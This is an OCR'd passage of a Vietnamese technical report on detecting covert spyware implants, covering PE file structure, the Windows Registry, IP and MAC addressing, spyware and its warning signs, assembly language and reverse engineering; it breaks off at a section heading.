
5.Import Data Section, có tên là. **idata.**

6. Debug Information Section, có tên là. **debug.**

Những cái tên này hầu như ít ý nghĩa đối với hệ điều hành nhưng chúng lại là tài liệu phục vụ cho lợi ích của lập trình viên.

Để thực thi một PE file, Windows phải dùng PE Loader để nạp file vào bộ nhớ. Do đó cấu trúc dữ liệu PE file trên đĩa lưu trữ và trên bộ vùng nhớ là như nhau. Điều đó có nghĩa là chúng ta có thể tìm kiếm thông tin của PE file khi nó được nạp vào bộ nhớ. Tuy nhiên, không phải bất cứ section nào của PE đều được nạp vào vùng nhớ. Việc nạp một PE file vào vùng nhớ không đơn giản như là copy sang nơi khác mà các section của PE file được ánh xạ (mapping) trên vùng nhớ. Một số section của file chỉ được đọc mà không được ánh xạ vào vùng nhớ. Các section không được ánh xạ này thường được đặt cuối PE file, ví dụ như. **debug**.

Quá trình nạp PE file vào vùng nhớ được quản lý bởi chế độ phân trang (paging) của vùng nhớ ảo, mỗi section bắt đầu ở một trang nhớ (memory page). Mô hình bộ nhớ ảo được mô tả như sau:



Lợi ích của việc sử dụng bộ nhớ ảo bao gồm:

- Cho phép tạo thành không gian địa chỉ phức tạp, cô lập các chương trình với nhau. Điều này đảm bảo khi một chương trình xảy ra lỗi sẽ không ảnh hưởng đến chương trình khác

- Cho phép phân quyền đối với các section và tối ưu quá trình nạp section.


- Cho phép sử dụng ổ cứng làm vùng nhớ thứ cấp khi chương trình ở trạng thái chờ (idle) quá lâu để nạp các chương trình khách vào vùng nhớ Ram. Khi cần, hệ điều hành có thể nạp chương trình vào Ram trở lại và khôi phục lại việc thi hành tại nơi mà nó bị ngừng. Nhờ đó, các ứng dụng có thể sử dụng được không gian lớn hơn bộ nhớ Ram.

1.5. Registry của hệ điều hành Windows

Registry là một cơ sở dữ liệu chứa toàn bộ những cấu hình và cài đặt của đa số mọi thứ trong Windows, do đó nó còn được gọi là Windows Registry, tức là các thông số kĩ thuật của Windows, lưu lại toàn bộ thông tin của hệ thống cũng như các thông tin về sự thay đổi, lựa chọn từ những thiết lập của người dùng.

Ví dụ như khi mới cài phần mềm lên Windows, thì sẽ được Registry luôn luôn cập nhật tất cả sự thay đổi từ thành phần Control Panel, đến File Asscoiations và một vài thay đổi khác trong menu Options của các ứng dụng chẳng hạn. Tất nhiên, máy sẽ tự động tạo một dòng mới để chứa vị trí của file chạy, biểu tượng là gì, version mấy,…

Để quan sát registry của Windows, ta có thể vào menu Run, gõ **regedit.**



Registry có cấu tạo gồm 2 phần chính: Key và Value.

- Key có thể được hiểu là các thư mục trên Windows, mỗi key chứa nhiều key khác nữa, hoặc value.
- Value thì có thể nhận biết như các tập tin nằm trong thư mục, bên trong chúng là các thông tin của cấu hình.

Do đó mới có lời khuyên cho mọi người rằng, bất cứ khi nào chỉnh sửa Windows Registry thì phải sao lưu key được chỉnh sửa hay tất cả Windows Registry để phòng trường hợp có lỗi xảy ra sau này.

Registry có dạng cây nên dễ quản lí và sử dụng. Registry cũng gồm 6 loại key, hay còn gọi chính xác là 6 root key cụ thể là:

- HKEY_CLASSES_ROOT: Lưu lại những thông tin chung cho cả hệ thống
- HKEY_CURENT_USER: Lưu lại những thông tin cho người dùng đang Logon (trong từ "Logon to system": tức là đăng nhập vào hệ thống)
- HKEY_LOCAL_MACHINE: là chứa thông tin về hệ thống, phần cứng và phần mềm.
- HKEY_USERS: Chứa thông tin của mọi User, mỗi user là một nhánh có tên là số ID của chính user.
- HKEY_CURRENT_CONFIG: Là lưu thông tin về phần cứng đang được người dùng sử dụng.
- HKEY_DYN_DATA: là một phần của nhánh HKEY_LOCAL_MACHINE tuy nhiên có một số máy lại không có nhánh chính này.

Bên cạnh đó, value cũng được lưu trữ theo dạng name/ data, có nghĩa là mỗi value được lưu kèm với giá trị thật. Và một value có thể được lưu kèm với giá trị thật là một trong 5 kiểu. Vậy các kiểu dữ liệu được sử dụng trong Registry sẽ là:

- REG_BINARY: Kiểu nhị phân 32bit

- REG_DWORD: Kiểu Double Word cho phép nhập dữ liệu theo cơ số 16 (HEX) hoặc theo cơ số 10 (DECIMAL)
- REG_EXPAND_SZ: Kiểu chuỗi mở rộng đặc biệt.
- REG_MULTI_SZ: Kiểu chuỗi đặc biệt
- REG_SZ: Kiểu chuỗi chuẩn

Registry hoàn toàn sẵn sàng đối với lập trình viên trên nền Win32. Có những lời gọi để tạo và xóa khóa, lấy giá trị khóa và nhiều hơn thế. Các lời gọi hữu ích nhất được liệt kê dưới đây:

Hàm Win32 API	Mô tả
RegCreateKeyEx	Tạo một khóa registry mới
RegDeleteKey	Xóa khóa registry
RegOpenKeyEx	Truy nhập đến khóa và điều khiển nó
RegEnumKeyEx	Liệt kê các khóa cấp dưới của khóa đang điều khiển
RegQueryValueEx	Tra cứu giá trị của một khóa

Bảng 3. Một số lời gọi Win32 API sử dụng registry

Khi hệ thống bị tắt, hầu hết thông tin registry (chứ không phải tất cả, như đã nói ở trên) được lưu trữ trên đĩa trong file gọi là hive (các nhánh). Hầu hết chúng ở trong thư mục **\winnt\system32\config**. Vì sự nguyên vẹn của chúng là rất quan trọng đối với chức năng ổn định của hệ thống, chúng ta nên cập nhật, sao lưu một cách tự động và ghi vào registry bằng các thao tác cơ bản nhất để tránh gây ra lỗi. Mất mát thông tin trong registry yêu cầu phải cài đặt lại toàn bộ phần mềm.

1.6. Tổng quan về mạng Internet và phần mềm gián điệp (Spyware)

1.6.1. Tổng quan về mạng Internet

Internet là một liên mạng máy tính toàn cầu được hình thành từ các mạng nhỏ hơn, liên kết hàng triệu máy tính trên thế giới thông qua cơ sở hạ tầng viễn thông.


Phượng pháp phát hiện phần mềm cài cắm để chặn thu tin bí mật qua mạng internet

Internet là mạng của các mạng máy tính. Các máy tính trong mạng Internet muốn kết nối, truyền dữ liệu với nhau phải có những quy tắc chung. Đó được gọi là các giao thức mạng. Giao thức mạng là tập hợp những quy tắc, quy ước về khuôn dạng dữ liệu, cách gửi nhận dữ liệu, kiểm soát hiệu quả, chất lượng truyền dữ liệu, xử lý lỗi và sự cố xảy ra trên mạng máy tính. Có nhiều giao thức mạng khác nhau như: bộ giao thức TCP/IP (Tranmission Control Protocol/Internet Protocol), UDP (User Datagram Protocol), giao thức IPX/SPX (Internet work Packet Exchange/Sequenced Packet Exchange), AppleTalk,….. Tuy nhiên giao thức thường được sử dụng nhất vẫn là TCP/IP

Trong giao thức TCP/IP, mỗi máy tính được xác định bởi một địa chỉ duy nhất, đó là địa chỉ IP (Internet Protocol Address). Nhờ đó, việc giao tiếp mới đảm bảo được yêu cầu chính xác. Để một địa chỉ không bị trùng lặp, việc định tuyến giữa các node mạng được dựa trên nhóm các lớp mạng, hoặc dựa trên giới hạn của các địa chỉ có sẵn, Địa chỉ IP được sử dụng ban đầu là một con số gồm 32 bit, tức 4 byte, được gọi là IP version 4 (IPv4). Mặc định, số các bit sử dụng cho lớp A,B,C tương ứng là 8.16 và 24 bit. Các địa chỉ này được phân chia và sử dụng từ những năm 1970, bao gồm các giới hạn như hình sau đây:

Class	First Octet or Series	Octets as Network vs Host	Netmask Binary
A	1-126	Network.Host.Host.Host	255.0.0.0
B	128-191	Network.Network.Host.Host	255.255.0.0
C	**192-223**	**Network.Network.Network.Host**	255.255.255.0
D	*Defined for multicast operation and not used for normal operation*		
E	*Defined for experimental use and not used for normal operation*		


Trong Windows, để xem thông tin địa chỉ ip máy tính, ta có thể gõ: **ipconfig** trong Command Prompt:



Bên cạnh địa chỉ IP, mỗi máy tính còn có một cách tự định danh duy nhất khác, dù được gắn vào mạng hay không đều có một địa chỉ vật lý duy nhất và không trùng

lặp. Chúng được gọi là địa chỉ MAC (Medium Access Control), là địa chỉ vật lý nằm trên card giao tiếp mạng (NIC). Khi rời nhà máy, nxs phần cứng gán địa chỉ vật lý cho mỗi NIC bằng cách lập trình vào chip NIC. Nếu NIC được thay thế thì địa chỉ của máy trạm cũng thay đổi theo và tương ứng có một địa chỉ vật lý mới. Địa chỉ MAC bao gồm 12 con số hexa (0-9 và A-F), thường được viết dưới dạng 123456789ABC hoặc 123456-789ABC, nhưng nó nên được viết dưới dạng 12-34-59-78-9A-BC. Trong đó 6 con số đầu tiên bên trái là đặc tả cho nhà sản xuất NIC, còn 6 con số còn lại là số seri của NIC.

Trong Windows, để xem được địa chỉ MAC của NIC, chúng ta có thể gõ dòng lệnh: **nbtstat –a <địa chỉ IP>** hoặc **getmac:**



Trong khi địa chỉ MAC hoạt động ở tầng liên kết dữ liệu (Data link layer (tầng 2), trong mô hình OSI) thì địa chỉ IP lại hoạt động ở tầng mạng (Network layer (tầng

3)). Điều đó là đơn giản, tuy nhiên cũng có thể suy nghĩ theo hướng địa chỉ IP hỗ trợ cho hoạt động của phần mềm còn MAC hỗ trợ cho hoạt động của phần cứng trong ngăn xếp mạng (network stack). Địa chỉ MAC thường được lưu trữ cố định và đi kèm theo thiết bị mạng, còn địa chỉ IP thay đổi khi thiết bị di chuyển từ mạng này sang mạng khác.

Mạng theo giao thức IP sử dụng ánh xạ giữa địa chỉ IP của thiết bị và địa chỉ MAC của nó. Chế độ ánh xạ này được gọi là bộ nhớ đệm (cache) ARP hoặc bảng ARP. Giao thức phân giải địa chỉ (ARP) cung cấp các nguyên lý để thực hiện ánh xạ và cập nhật bảng ARP

1.6.2. Phần mềm gián điệp (Spyware)

Phần mềm gián điệp là loại phần mềm chuyên thu thập các thông tin từ các máy chủ (thông thường vì mục đích thương mại) qua mạng Internet mà không có sự nhận biết và cho phép của chủ máy. Một cách điển hình, spyware được cài đặt một cách bí mật như là một bộ phận kèm theo của các phần mềm miễn phí (*freeware*) và phần mềm chia sẻ (*shareware*) mà người ta có thể tải về từ Internet. Một khi đã cài đặt, spyware điều phối các hoạt động của máy chủ trên Internet và lặng lẽ chuyển các dữ liệu thông tin đến một máy khác (thường là của những hãng chuyên bán quảng cáo hoặc của các tin tặc). Phần mềm gián điệp cũng thu thập tin tức về địa chỉ thư điện tử và ngay cả mật khẩu cũng như là số thẻ tín dụng.

Spyware "được" cài đặt một cách vô tội vạ khi mà người chủ máy chỉ muốn cài đặt phần mềm có chức năng hoàn toàn khác.

Ngoài các vấn đề nghiêm trọng về đạo đức và tự do cá nhân bị xâm phạm, spyware còn sử dụng (đánh cắp) từ máy chủ các tài nguyên của bộ nhớ (*memory resource*) ăn chặn băng thông khi nó gửi thông tin trở về chủ của các spyware qua

các liên kết Internet. Vì spyware dùng tài nguyên của bộ nhớ và của hệ thống, các ứng dụng chạy trong nền (*background*) có thể dẫn tới hư máy hay máy không ổn định.

Bởi vì là một chương trình độc lập nên spyware có khả năng điều khiển các tổ hợp phím bấm (*keystroke*), đọc các tập tin trên ổ cứng, kiểm soát các ứng dụng khác như là chương trình trò chuyện trực tuyến hay chương trình soạn thảo văn bản, cài đặt các spyware mới, đọc các cookie, thay đổi trang chủ mặc định trên các trình duyệt web, cung cấp liên tục các thông tin trở về chủ của spyware, người mà có thể dùng các tin tức này cho quảng cáo/tiếp thị hay bán tin tức cho các chỗ khác. Và tệ hại nhất là nó có khả năng ăn cắp mật khẩu truy nhập (*login password*) cũng như ăn cắp các tin tức riêng tư của người chủ máy (như là số tài khoản ở ngân hàng, ngày sinh và các con số quan trọng khác...) nhằm vào các mưu đồ xấu.

Có thể phân loại spyware thành các loại như: Browser Hijacker (Chiếm đoạt trình duyệt web), Browser Toolbar (thanh công cụ trình duyệt), Pop-up Advertisement (popup quảng cáo), Winsock Hijacker (chiếm đoạt winsock), Man-in-the-Middle Proxy (Proxy trung gian),…..

Bất kì một trong các dấu hiệu sau đây xảy ra cũng có thể là máy của bạn đã bị tấn công:

1. Bạn tìm thấy một thiết bị nhỏ cỡ ngón tay nối giữa dây cáp của bàn phím và đầu cắm ở sau máy. Hay là người nào đó đề nghị tặng (bán rẻ) cho bạn một bàn phím tốt hơn!
2. Giấy biên nhận trả tiền điện thoại có thêm số thuê bao (phải trả phụ phí) mà bạn chẳng bao giờ gọi tới số đó (*tại Hoa Kỳ thì số này bắt đầu bằng 900*).
3. Khi bạn gõ tìm một địa chỉ trên "Internet Explorer" và nhấn nút "Enter" để bắt tìm kiếm thì trang "search" thường dùng bị thay bởi một trang search lạ.

4. Các chương trình chống spyware không hoạt động được. Nó có thể báo lỗi mất những tệp tin cần thiết, ngay cả sau khi cài đặt trở lại thì vẫn không hoạt động. Nguyên do là các phần mềm gián điệp đã ngăn chặn không cho cài các chương trình chống gián điệp hoạt động hữu hiệu.
5. Bạn tìm thấy những tên địa chỉ lạ trong danh sách "Favorites" mặc dù bạn chưa hề đặt nó vào trong mục này.
6. Máy tự nhiên chạy chậm hơn thường nhật. Nếu là là WinXP hãy thử chạy "Task Manager" và nhấn mục "Processes" (tiến trình) thì thấy những tiến trình không quen biết dùng gần như 100% thời lượng của CPU.
7. Ở thời điểm mà bạn không hề làm gì với mạng mà vẫn thấy đèn gửi/nhận chớp sáng trên "dial-up" hay "board band modem" giống như là khi đang tải một phần mềm về máy hay là các biểu tượng "network/modem" nhấp nháy nhanh khi mà bạn không hề nối máy vào mạng.
8. Một "search toolbar" hay "browser toolbar" xuất hiện mặc dù bạn không hề ra lệnh để cài đặt nó và không thể xoá chúng, hay là chúng xuất hiện trở lại sau khi xoá.
9. Bạn nhận một cửa sổ quảng cáo khi trình duyệt chưa hề chạy và ngay cả khi máy chưa nối kết với Internet hay là bạn nhận được các quảng cáo có đề tên bạn trong đó.
10. Trang chủ của bạn bị đổi một cách kì cục. Bạn đổi nó lại bằng tay nhưng nó lại bị sửa...
11. Gõ vào các địa chỉ quen biết mà chỉ nhận được trang trống không hay bị báo lỗi "*404 Page cannot be Found*".
12. Dấu hiệu cuối cùng: Mọi thứ hình như trở về bình thường. Những spyware mạnh thường không để dấu tích gì cả. Nhưng hãy kiểm lại máy của mình ngay cả trong trường hợp này

Phượng pháp phát hiện phần mềm cài cắm để chặn thu tin bí mật qua mạng internet

Dưới góc độ nghiệp vụ Công an, có những phần mềm có chức năng tương tự spyware được đề cập ở trên nhưng lại có nhiều đặc điểm khác hẳn. Đó chính là các phần mềm cài cắm được đề cập trong đề tài này. Các phần mềm này được tạo ra nhằm phục vụ cho mục đích thu tin bí mật của cơ quan đặc biệt các nước. Chúng được lập trình một cách kỹ lưỡng, giải thuật khôn ngoan, được ngụy trang kín đáo. Hoạt động của chúng không lộ liễu như spyware bình thường, Sau đây sẽ gọi loại phần mềm này là phần mềm cài cắm để phân biệt với spyware thông thường.

Khi sử dụng các chương trình chống virus và spyware đơn giản, thường không thể phát hiện được phần mềm cài cắm. Chỉ các chương trình sử dụng phương pháp dựa theo kinh nghiệm (heuristic) hoặc đánh giá theo hành vi (behaviour) có thể tình cờ phát hiện được loại phần mềm này. Nguyên nhân là Spyware thông thường nào đó vô tình có các hành vi giống như phần mềm cài cắm. Tuy nhiên, lúc các phần mềm chống spyware nhận biết được sự có mặt của phần mềm cài cắm thì chúng thường được sử dụng khá lâu. Trường hợp các chương trình chống spyware phát hiện được sự có mặt của phần mềm cài cắm, chúng ta không bao giờ được chọn cách xử lý xóa phần mềm đi. Đây là một chú ý quan trọng, vì việc xử lý phần mềm cài cắm không chỉ dừng ở mức xóa bỏ, tháo gỡ mà còn mở rộng ra các hướng điều tra về thủ phạm.

1.7. Hợp ngữ (Assembly Language) và Reverse Engine

1.7.1 Hợp ngữ (Assembly Language)

Trong lập trình máy tính, **Hợp ngữ** (hay **assembly**) thường được viết tắt là **asm** là bất kỳ ngôn ngữ lập trình cấp thấp nào có sự tương ứng rất mạnh giữa các tập lệnh trong ngôn ngữ và tập lệnh mã máy của kiến trúc. Bởi vì hợp ngữ phụ thuộc vào tập lệnh mã máy, mỗi trình biên dịch có hợp ngữ riêng được thiết kế cho chính

xác một kiến trúc máy tính cụ thể. Hợp ngữ cũng có thể được gọi là mã máy tượng trưng (*symbolic machine code)*.

Mã hợp ngữ được chuyển đổi thành mã máy thực thi bằng một chương trình được gọi là *assembler*. Quá trình chuyển đổi được gọi là *assembling*. Hợp ngữ thường có một câu lệnh trên một lệnh máy (1:1), nhưng các comment và các câu lệnh là chỉ thị trình biên dịch, macros, và các nhãn chương trình và địa chỉ bộ nhớ cũng được hỗ trợ

Mỗi một hợp ngữ là dành riêng cho một kiến trúc máy tính cụ thể và đôi khi cho một hệ điều hành. Tuy nhiên, một số hợp ngữ không cung cấp cú pháp riêng cho lời gọi hệ điều hành, và hầu hết các hợp ngữ có thể được sử dụng phổ biến với bất kỳ hệ điều hành nào, vì ngôn ngữ này cung cấp quyền truy cập vào tất cả các khả năng thực sự của bộ xử lý, theo đó tất cả các cơ chế gọi hệ thống đều dừng lại. Trái ngược với hợp ngữ, hầu hết các ngôn ngữ lập trình bậc cao thường có khả năng di động trên nhiều kiến trúc nhưng yêu cầu thông dịch hoặc biên dịch, một công việc phức tạp hơn nhiều so với assembling.

Hợp ngữ đã từng được dùng rộng rãi trong tất cả các khía cạnh lập trình, nhưng ngày nay nó có xu hướng chỉ được dùng trong một số lãnh vực hẹp, chủ yếu để giao tiếp trực tiếp với phần cứng hoặc xử lý các vấn đề liên quan đến tốc độ cao điển hình như các trình điều khiển thiết bị, các hệ thống nhúng cấp thấp và các ứng dụng thời gian thực.

1.7.2 Reverse Engine

Kỹ nghệ đảo ngược (hay **công nghệ đảo ngược**, **kỹ thuật đảo ngược**) (*reverse engineering*) là quá trình tìm ra các nguyên lý kỹ thuật của một phần mềm ứng dụng hay thiết bị cơ khí qua việc phân tích cấu trúc, chức năng và hoạt động của nó. Trong

quá trình này, người ta thường phải tháo dỡ đối tượng (ví dụ một thiết bị cơ khí, một thành phần điện tử, một phần mềm) thành từng phần và phân tích chi tiết hoạt động của nó, thường là với mục đích xây dựng một thiết bị hoặc phần mềm mới hoạt động giống hệt nhưng không sao chép bất cứ thứ gì từ đối tượng nguyên bản.

Kỹ nghệ đảo ngược được áp dụng trong các mảng Kỹ thuật máy tính, Kỹ thuật cơ khí, Kỹ thuật điện tử, Công nghệ phần mềm, Kỹ thuật hóa học và Sinh học hệ thống.

Có rất nhiều mục đích để thực hiện kỹ nghệ đảo ngược trong nhiều lĩnh vực. Nó được biết đến trong việc phân tích phần cứng phục vụ cho mục đích thương mại và quân sự. Tuy vậy, công việc kỹ nghệ đảo ngược không ảnh hưởng tới việc sao chép hoặc thay đổi hiện vật theo một cách nào đó mà chỉ là công cụ phân tích để suy ra các tính năng có sẵn của sản phẩm thông qua rất ít hoặc không có kiến thức về quá trình sản xuất ban đầu của chúng.

Trong phạm trù phần mềm, quy trình đảo ngược giúp tăng sự thông hiểu về mã nguồn của phần mềm đó trong việc bảo trì và cải tiến. Thông tin liên quan có thể được trích xuất nhằm đưa ra góc nhìn và quan điểm khác về mã nguồn. Điều đó có thể giúp ta phát hiện được lỗi phần mềm hoặc lỗ hổng phần mềm.

Đối với những người phát triển phần mềm ác ý, họ sử dụng kỹ nghệ đảo ngược để tìm lỗ hổng của hệ điều hành để tạo ra virus máy tính. Ngoài ra, ngành phân tích mật mã cũng cần kỹ nghệ đảo ngược để tìm lỗ hổng trong thay thế cipher, thuật toán key đối xứng, hoặc mã hóa public-key.

1.8. Vấn đề thu tin trên mạng Internet

1.8.1. Vấn đề thu tin công khai

Internet phát triển mạnh mẽ cả về quy mô lẫn chất lượng dịch vụ. Cùng với nó là khả năng lưu trữ thông tin với khối lượng khổng lồ. Hầu như tất cả các tin tức,

kiến thức của nhân loại đều được đưa lên mạng Internet. Thông qua các dịch vụ của mình, đặc biệt là dịch vụ web, video,… Internet cho phép người sử dụng khai thác thông tin của nó. Việc thu thập tin tức trên Internet một cách công khai cũng khá dễ dàng. Thông qua các website về tin tức, hình ảnh, website của các tổ chức (kể cả cơ quan nhà nước), cá nhân…, người cần thu tin có thể dễ dàng có được những tin tức cần thiết.

1.8.2. Vấn đề thu tin bí mật

